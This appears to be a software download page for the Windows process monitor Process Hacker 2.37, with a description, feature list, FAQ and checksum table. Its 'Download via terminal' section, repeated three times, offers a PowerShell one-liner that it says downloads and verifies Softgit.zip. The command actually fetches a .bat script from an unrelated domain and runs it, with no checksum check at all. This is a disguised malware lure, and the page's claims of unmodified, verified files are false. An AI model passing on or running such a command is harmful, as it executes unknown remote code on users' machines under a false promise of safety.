

Process Hacker
by wj32 and contributors
- Version
- 2.37
- Size
- 7.1 MB
- Updated
- Publisher
- wj32 and contributors
- Category
- Security
- Files
- 1
Process Hacker screenshots
About Process Hacker

Process Hacker is a free, open-source tool for viewing and managing the processes, services and system activity on a Windows PC. Think of it as a far more powerful replacement for the built-in Task Manager: it shows a detailed, colour-coded tree of running processes with rich information about each one, and gives you deep control to inspect, suspend, debug or terminate them.
Where Task Manager stops at basic numbers, Process Hacker exposes what a process is actually doing. You can see its CPU, memory and I/O usage in detail, the DLLs and handles it has open, its network connections, its threads and the services it hosts. This makes it invaluable for troubleshooting a sluggish or misbehaving system, understanding what a program is accessing, and spotting suspicious activity, which is why it is popular with power users, IT professionals and malware analysts.

Practical features include the ability to find exactly which process is locking a file, kill processes that resist normal termination, monitor real-time graphs of system performance, and watch network usage per process. It can also highlight processes by type, such as services or packed executables, helping you quickly separate normal activity from anomalies.
Process Hacker is Windows-only and its depth means it exposes low-level details that casual users may not need, and terminating the wrong system process can destabilise the machine. Used sensibly, though, it is one of the most capable free system monitors available, and a frequent first stop when diagnosing performance problems or investigating unknown software.
Key features
- Detailed, colour-coded process tree
- Per-process CPU, memory, I/O and network detail
- Inspect handles, DLLs, threads and services
- Force-terminate and find file-locking processes
- Real-time performance graphs
Pros
- Free, open source and very powerful
- Far more capable than Task Manager
- Great for troubleshooting and analysis
Cons
- Windows only
- Low-level power can be risky if misused
System requirements
A Windows PC. Some advanced inspection features benefit from running with administrator rights.
Tips
- Use it to find which process is locking a file you cannot delete
- Be careful before terminating unfamiliar system processes
Description from the publisher
View and manage processes, services and more with this powerful tool.
Process Hacker is a free and open source process viewer. This multi-purpose tool will assist you with debugging, malware detection and system monitoring.
At a glance
Process Hacker is a open source security app published by wj32 and contributors (processhacker.sourceforge.io). View and manage processes, services and more with this powerful tool.
SOFTGIT offers 1 file for Process Hacker covering Windows, 7.1 MB in total. The version listed is v2.37, last updated on March 29, 2016.
Process Hacker belongs to the Security category, alongside KeePass, WinSCP, Safe Exam Browser. Browse related apps below to compare alternatives.
Download Process Hacker v2.37
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/processhacker. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Process Hacker system requirements
- Operating system
- Windows
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Written in
- C#, C
- Download size
- 2.0 MB (processhacker-2.37-setup.exe)
- Project page
- sourceforge.net/projects/processhacker
Process Hacker FAQ
Is Process Hacker free?
Yes. Process Hacker is free and open source.
How is it different from Task Manager?
It shows far more detail, such as handles, DLLs, threads and per-process network connections, and offers deeper control over processes and services.
Can it close a program that won't terminate normally?
Yes. It can force-terminate stubborn processes and help identify which process is locking a file.
Is Process Hacker useful for detecting malware?
It is popular with analysts because it reveals detailed process behaviour and connections, though it is a diagnostic tool, not an antivirus.
Does Process Hacker run on macOS or Linux?
No. It is a Windows-only application.
Is Process Hacker free and open source?
Process Hacker is distributed under GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Process Hacker support?
SourceForge lists Windows for Process Hacker.
Where does the Process Hacker download come from?
The Download button takes you to the official SourceForge download for Process Hacker (sourceforge.net/projects/processhacker). SOFTGIT does not modify or re-host the file.
What is Process Hacker written in?
SourceForge lists C#, C.
Is Process Hacker free to download?
Yes. Process Hacker is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Process Hacker?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Process Hacker safe to install?
Files are published as received from wj32 and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Process Hacker support?
The files listed here target Windows.
How big is the Process Hacker download?
The file is 7.1 MB.
Provenance
- Publisher
- wj32 and contributors
- Last check
- 10 years ago
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/processhacker


